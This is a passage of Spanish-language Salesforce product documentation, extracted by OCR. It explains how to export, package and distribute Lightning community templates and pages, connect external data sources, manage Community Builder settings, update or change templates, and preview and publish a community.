
**Ejemplo:** Supongamos que es un distribuidor de software independientes que crea varios componentes y una página personalizada Lightning para crear una función de comercio electrónico para su uso en Generador de comunidad. Ahora puede empaquetar la página y sus componentes rápidamente en un solo paquete y distribuirlo a sus clientes.

## ¿Cómo funciona el trabajo de exportación de plantillas?

En su aspecto más sencillo, una plantilla de comunidad Lightning está compuesta de un formato de tema y CSS, junto con páginas, formatos de contenido y componentes Lightning.

Utilice la plantilla Servicio al cliente (Napili) para crear su plantilla personalizada con componentes y páginas estándar, o cree páginas, formatos y componentes personalizados suyos propios. Después de finalizar la personalización de la plantilla, puede exportarla desde la sección Desarrollador en el área Configuración.


Después de exportar una plantilla, aparece en el asistente de Creación de comunidades en su organización, donde puede utilizarla como base para la creación de nuevas comunidades.




Del mismo modo, puede exportar una página única, que incluye los componentes y el formato de contenidos de la página. Después de exportar una página, ésta aparece en el cuadro de diálogo Nueva página en todas las comunidades en su organización.

## ¿Qué hay del empaquetado y la distribución?

Además de utilizar páginas y plantillas exportadas en su propia organización, también puede empaquetarlas para su distribución a las organizaciones de sus clientes. Después de crear y cargar un paquete, puede compartir el vínculo de forma en privado con sus clientes o socios.




Cuando se instala una plantilla en otra organización, aparece en el asistente de Creación de comunidades de la organización. Las páginas instaladas aparecen en el cuadro de diálogo Nueva página.

Exportar sus plantillas personalizadas

Personalice y exporte la plantilla de Servicio al cliente (Napili) y utilícelas como base para nuevas comunidades o empaquete y distribuya la plantilla para el uso de otros.

Exportar sus páginas personalizadas

Exporte páginas que personalizó en la plantilla Servicio al cliente (Napili) para utilizar como base para nuevas páginas o empaquete y distribúyalas para el uso de otros.

# Exportar sus plantillas personalizadas

Personalice y exporte la plantilla de Servicio al cliente (Napili) y utilícelas como base para nuevas comunidades o empaquete y distribuya la plantilla para el uso de otros.

**Nota:** Estas funciones están disponibles en Winter '16 y versiones posteriores de la plantilla Servicio al cliente (Napili).

Para exportar una plantilla que personalizó:

1. Vaya a **Configuración** > **Desarrollador**.
   La información que agrega aquí aparece en el asistente de Creación de comunidades y ayuda los usuarios a comprender la finalidad y las ventajas de su plantilla.
2. Agregue un nombre para la plantilla y seleccione una categoría.

EDICIONES


Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO


Para personalizar o publicar una comunidad:

- "Crear y gestionar comunidades





3. Agregue al menos una imagen, que se utiliza como la imagen en miniatura. Las dimensiones de imagen recomendadas son 1260 x 820px.
   Cualquier imagen adicional que agregue aparece en la descripción detallada de la plantilla.
4. Introduzca un resumen que describe el objetivo de la plantilla.
5. Introduzca al menos una función clave de su plantilla.
   Los títulos de la función aparecen bajo la miniatura en el asistente de Creación de comunidades y las descripciones de función aparecen en la descripción detallada de la plantilla.

Después de exportar una plantilla, aparece en el asistente de Creación de comunidades en su organización, donde puede utilizarla como base para la creación de nuevas comunidades. Del mismo modo, si empaqueta la plantilla y la instala en otra organización, la plantilla aparece en el asistente de Creación de comunidades de esa organización.



Para empaquetar una plantilla, desde Configuración, introduzca *Paquete* en el cuadro Búsqueda rápida luego haga clic en **Paquetes**. Cuando crea el paquete, seleccione *Plantilla de comunidad Lightning* como el tipo de componente. Luego cargue el paquete y comparta el vínculo en privado con sus clientes o socios.




Para gestionar plantillas importadas y exportadas, desde Configuración, introduzca *Plantillas de comunidad Lightning* en el cuadro Búsqueda rápida y luego haga cli en **Plantillas de comunidad Lightning**.

## Exportar sus páginas personalizadas

Exporte páginas que personalizó en la plantilla Servicio al cliente (Napili) para utilizar como base para nuevas páginas o empaquete y distribúyalas para el uso de otros.

Nota: Estas funciones están disponibles en Winter '16 y versiones posteriores de la plantilla Servicio al cliente (Napili).

1. Vaya a **Configuración** > **Desarrollador** y haga clic en **Exportar una página**.

EDICIONES


Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO


Para personalizar o publicar una comunidad:

- "Crear y gestionar comunidades





2. Seleccione la página que desea exportar.
3. Haga clic en **Exportar**.

Después de exportar una página, ésta aparece en el cuadro de diálogo Nueva página en todas las comunidades en su organización. Del mismo modo, si empaqueta la página y la instala en otra organización, aparece en el cuadro de diálogo Nueva página de esa organización. Las páginas recién instaladas se resaltan como Nueva durante 30 días.




Para empaquetar una página, desde Configuración, introduzca *Paquete* en el cuadro Búsqueda rápida luego haga clic en **Paquetes**. Cuando crea el paquete, seleccione *Página Lightning* como el tipo de componente. Luego cargue el paquete y comparta el vínculo en privado con sus clientes o socios.




Para gestionar plantillas importadas y exportadas, desde Configuración, introduzca *Plantillas de comunidad Lightning* en el cuadro Búsqueda rápida y luego haga cli en **Plantillas de comunidad Lightning**.

# Fuentes de datos externas en su comunidad

Acceda a sus datos y contenido externos almacenados fuera de la organización de Salesforce desde su comunidad basada en plantillas de Servicio al cliente (Napili).

Permita a los usuarios de su comunidad acceder a:

- Datos almacenados en otra organización de Salesforce, SAP® NetWeaver Gateway o IBM WebSphere® a los que su organización tiene acceso mediante Salesforce Connect.
- Contenido almacenado en Google Drive o SharePoint al que su organización tiene acceso mediante Files Connect.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Nota:**

- Las fuentes de datos externas con un gran volumen de datos no se admiten.
- Si la fuente de datos externa tiene *Tipo de identidad* establecido en Por usuario, los usuarios de la comunidad basada en plantillas de servicio de atención al cliente (Napili) no pueden establecer su propia configuración de autenticación para sistemas externos. No obstante, puede establecer y gestionar la configuración de autenticación de cada usuario para sistemas externos desde Lightning Experience o Salesforce Classic.

**Ejemplo:** Supongamos que tiene una comunidad de socios para ventas y almacena la información de pedidos de productos en un sistema ERP administrativo. Puede presentar esta información a sus socios de ventas, lo que les permite ver y actualizar pedidos en el contexto de todos los datos relacionados con independencia de su ubicación de almacenamiento.

Otra posibilidad extraordinaria es almacenar sus plantillas de contratos y otros acuerdos en un entorno distinto de Salesforce. Sus socios de ventas pueden acceder a las últimas versiones de ese contenido cuando lo necesiten.

CONSULTE TAMBIÉN


Salesforce Connect

Tipo de identidad para fuentes de datos externas

# Gestionar la configuración de su comunidad en el Generador de comunidad

Utilice el área Configuración para realizar un seguimiento de la plantilla que está utilizando, ver el estado de su comunidad y personalizar su plantilla. Si está utilizando la plantilla Servicio al cliente (Napili), acceda fácilmente a su configuración de navegación y de temas destacados.

Para acceder al área Configuración en el Generador de comunidad, haga clic en en la barra lateral izquierda.




EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración general
- "Crear y gestionar comunidades"

- En el área General, la configuración incluye:

**Título de comunidad**
Le permite establecer el título para su comunidad. El título aparece brevemente en la barra de título del navegador antes de que se cargue la página de inicio de su comunidad.

**Plantilla de comunidad**
Muestra el nombre y la versión de la plantilla que su comunidad está utilizando.

**Estado publicado**
Indica si su comunidad está publicada. Si está publicada, haga clic en el vínculo para abrir la comunidad en vivo en una ficha de navegador separada.

**Perfil de usuario invitado**
Muestra el perfil del usuario invitado asociado. Al hacer clic en el vínculo se abre la página Perfil de Configuración de Salesforce, donde puede modificar la configuración de perfiles, como los permisos que tiene el usuario invitado. Para obtener más información sobre la configuración del perfil de usuario invitado, consulte "Configurar el perfil de usuario invitado para usuarios no autenticados" en la *Guía para el uso de plantillas para generar comunidades*.

**Establecer temas destacados y de navegación *(solo plantilla Servicio al cliente (Napili))***
Defina temas destacados y temas a utilizar para la navegación en Gestión de comunidad.

- En el área Tema, puede seleccionar:

  **Ocultar la zona del encabezado y la navegación**
  *(solo versiones de Servicio al cliente (Napili) Winter '16 y Koa, Kokua y Servicio al cliente (Napili) Spring '16)*

  Oculta el encabezado de la comunidad predeterminado (que incluye la imagen de encabezado, el cuadro de búsqueda, el menú de la comunidad y el menú de navegación de perfiles de usuario) en todas las páginas de su comunidad. Seleccione esta opción si desea sustituir el encabezado por su propia versión personalizada. No disponible para plantillas importadas o exportadas.

  **Mostrar el indicador de carga al cargar contenido de página.**
  *(solo la versión Servicio al cliente (Napili) Spring '16)*

  Muestra una versión fantasma de la página de su comunidad hasta que la página se carga completamente, lo que mejora la experiencia de carga. Si el encabezado de la página está altamente personalizado y la versión fantasma varía mucho de la versión real que se está cargando en el navegador, puede desactivar esta opción. No disponible para plantillas importadas o exportadas.

- En el área Idiomas, puede acceder a Site.com donde puede establecer las propiedades multilingüe para su comunidad. Cuando se establece, esta propiedades se emplean por el componente Selector de idioma, que permite a los usuarios invitados seleccionar su idioma de preferencia en una página de su comunidad. Consulte "Selector de idioma" en la *Guía para el uso de plantillas para generar comunidades*.
- En el área Avanzado, puede agregar marcas al encabezado de la página.
- En el área Actualizaciones, puede actualizar la plantilla de su comunidad a la versión más reciente.
- En el área Desarrollador, puede exportar páginas y plantillas personalizadas.

# Actualizar la plantilla de su comunidad

Presentamos funciones y mejoras increíbles con cada versión, ¡así que no se quede atrás! Saque el máximo provecho de las últimas funciones de plantilla y Generador de comunidad.

**Importante:** En Summer '16 (mayo de 2016), detuvimos la asistencia para versiones de plantilla de Koa, Kokua y Servicio al cliente (Napili) desde antes de Winter '16 (octubre de 2015). Para seguir recibiendo asistencia de Salesforce para su plantilla, actualícela a la última versión. Si no actualiza su plantilla, no afectará a su comunidad. Sin embargo, si surgen problemas con plantillas anticuadas, el servicio de asistencia al cliente de Salesforce no podrá ayudarle.

Si su comunidad utiliza la versión Summer '16 de las plantillas, siéntese y relájese. Actualizamos automáticamente su versión de plantilla a la última versión, por lo que puede empezar a agregar las últimas funciones a su comunidad enseguida.

El impacto de la actualización de una plantilla depende de la versión que su comunidad está utilizando.

| Tipo y versión de plantilla | Qué esperar al actualizar a Winter '17 |
|---|---|
| Spring '16 y versiones posteriores de Koa, Kokua o Servicio al cliente (Napili) | Todas las actualizaciones se aplican automáticamente. Sus personalizaciones y marcas se mantienen junto con sus datos. |
| Koa, Kokua o Servicio al cliente (Napili) de Winter '16 | • Sus personalizaciones se mantienen para todas las páginas, excepto páginas de inicio de sesión. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


PERMISOS DE USUARIO

Para actualizar su plantilla
- "Crear y gestionar comunidades"

| Tipo y versión de plantilla | Qué esperar al actualizar a Winter '17 |
|---|---|
| | • Las páginas de inicio de sesión mantienen la marca pero pierden las personalizaciones de componente o el código personalizado. |
| Koa, Kokua o Servicio al cliente (Napili) antes de Winter '16<br>Plantilla Aloha antes de Spring '16 | La mayoría de personalizaciones de componente y propiedades se sobrescriben. Sin embargo:<br>• Para Koa y Kokua, la configuración general, como Nombre de grupo de categorías, Categoría del nivel principal y Nombre de empresa, se tienen en cuenta.<br>• Para Servicio al cliente (Napili), se realizan definiciones de temas.<br>Cualquier propiedad de marca definida utilizando el editor de marca en Community Builder se mantiene. Sin embargo, a veces se restablecen los colores de su comunidad al valor predeterminado. Después de actualizar la plantilla, compruebe las propiedades de marca y actualice aquellas que se han restablecido. |
| Fichas de Salesforce + Visualforce | Actualizaciones de plantilla para comunidades utilizando Fichas de Salesforce + Visualforce no gestionadas desde Community Builder. |

Para obtener información acerca de la compatibilidad de componente con versiones de plantilla anteriores, consulte "¿Qué componentes puedo utilizar con cada plantilla?" en la guía *Uso de plantillas para generar comunidades*.

Cuando una actualización de plantilla está disponible, aparece un icono de notificación rojo sobre el icono Configuración en Community Builder. No es necesario aplicar una actualización cuando está disponible, puede esperar al momento que desee.




Para actualizar su plantilla (para Winter '16 o versiones anteriores de plantillas):

1. Desde Gestión de comunidad, haga clic en el menú Gestión de comunidad en el encabezado global, luego haga clic en **Ir a Community Builder**. También puede acceder a Community Builder desde la página Todas las comunidades en Configuración haciendo clic en **Builder** junto al nombre de su comunidad.
2. Haga clic en **Configuración** > **Actualizaciones**.
3. Haga clic en **Actualizar** y confirme la actualización cuando se le solicite.
4. Revise todas las páginas de comunidades y asegúrese de que su marca y estilos están como espera.

5. Publique su comunidad para aplicar las actualizaciones de plantilla.

CONSULTE TAMBIÉN

Gestionar la configuración de su comunidad en el Generador de comunidad

Descripción general de Community Builder

## Consideraciones para cambiar la plantilla de su comunidad

El cambio de la plantilla de su comunidad afecta a la navegación, la marca y las personalizaciones de la comunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: A partir de Winter '17, la capacidad de cambiar las plantillas ya no se admitirá para comunidades que utilicen las plantillas Koa, Kokua y Servicio al cliente (Napili). La función aún está disponible para estas plantillas, pero recomendamos que empiece de nuevo con una nueva comunidad en su lugar. Si realiza el cambio de su plantilla de Koa, Kokua o Servicio al cliente (Napili) a otro tipo de plantilla, el servicio de atención al cliente de Salesforce no podrá ofrecerle asistencia si surgen problemas.

- Cuando cambia su plantilla, los datos de objeto de Salesforce se trasladan, pero todas las marcas y personalizaciones de componentes no lo hacen. Prepárese para repetir las personalizaciones según sea necesario.
- El cambio de plantilla de comunidad actualiza la navegación en Gestión de comunidad. Para ver todas las opciones disponibles en Gestión de comunidad, independientemente de la selección de plantillas, seleccione **Administración** > **Preferencias** > **Mostrar todos los ajustes en Gestión de comunidad**.
- La URL de su comunidad cambia cuando pasa de una plantilla Fichas de Salesforce + Visualforce a cualquier otro tipo de plantilla. De forma específica, se anexa `/s` a la dirección URL de la comunidad. Asegúrese de actualizar cualquier vínculo a su comunidad con la URL actualizada.
- En comunidades activas
  - Cuando cambia a las plantillas Koa, Kokua o Servicio al cliente (Napili), su cambio de plantilla se guarda en una versión borrador. Utilice la versión borrador para personalizar aún más su comunidad en Generador de comunidad. Su comunidad se actualiza únicamente después de publicar sus cambios.
  - Cuando cambia a la plantilla de Fichas de Salesforce + Visualforce desde cualquier otra plantilla, sus cambios se reflejan inmediatamente en su comunidad activa. En este escenario, recomendamos que desactive su comunidad antes de cambiar su plantilla. Una vez haya realizado todos los cambios, reactive la comunidad.
  - Si su plantilla está enumerada como `Ninguna`, significa que no está empleando una plantilla predefinida o está utilizando una versión modificada de una de nuestras plantillas.

Para obtener más información acerca del uso de las plantillas de Kokua, Koa y Servicio al cliente (Napili), consulte la *Uso de plantillas para generar comunidades*.

Para obtener más información acerca del uso de la plantilla Aloha, consulte *Información general acerca de la plantilla de comunidad Aloha para Salesforce Identity*.

# Realizar una vista previa de su comunidad con Community Builder


Realice una vista previa del aspecto de su comunidad en una ventana del navegador de escritorio y en dispositivos móviles.

La opción de vista previa de Community Builder le permite comprobar la apariencia de su comunidad cuando esté activa.

- Para realizar una vista previa de la comunidad en una ventana del navegador, haga clic en **Vista previa** en la barra de herramientas.

- En el modo de vista previa, puede ver la comunidad en su propia ficha de navegador como la vería un cliente haciendo clic en el botón de elemento emergente.

- Utilice las opciones en el menú para realizar una vista previa del aspecto de su comunidad en dispositivos diferentes.
  - Para smartphones, haga clic en **Móvil**.
  - Para tablets, haga clic en **Tablet**.
  - Para pantallas de ordenador, haga clic en **Escritorio**.




EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o publicar una comunidad:

- "Crear y gestionar comunidades"

CONSULTE TAMBIÉN

Descripción general de Community Builder

Publicar sus personalizaciones con Community Builder

# Publicar sus personalizaciones con Community Builder

Publique su comunidad en Generador de comunidad para poner sus actualizaciones de personalización de marca y componente a disposición de todos los usuarios en su comunidad.

**Importante:** La publicación de una comunidad Koa, Kokua o Servicio al cliente (Napili) por primera vez activa la dirección URL de la comunidad y activa el acceso de inicio de sesión para miembros de la comunidad. La comunidad no tiene que ser activa.

1. En Configuración, introduzca *Todas las comunidades* en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
2. Desde Gestión de comunidad, haga clic en el menú Gestión de comunidad en el encabezado global, luego haga clic en **Ir a Community Builder**. También puede acceder a Community Builder desde la página Todas las comunidades en Configuración haciendo clic en **Builder** junto al nombre de su comunidad.
3. También puede realizar una vista previa de su comunidad para asegurarse de que sus actualizaciones aparecen como se espera.
4. Cuando esté satisfecho con sus cambios, haga clic en **Publicar** en la barra de herramientas para publicar sus cambios.

Una notificación por correo electrónico le notifica cuando sus cambios entran en vigor.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

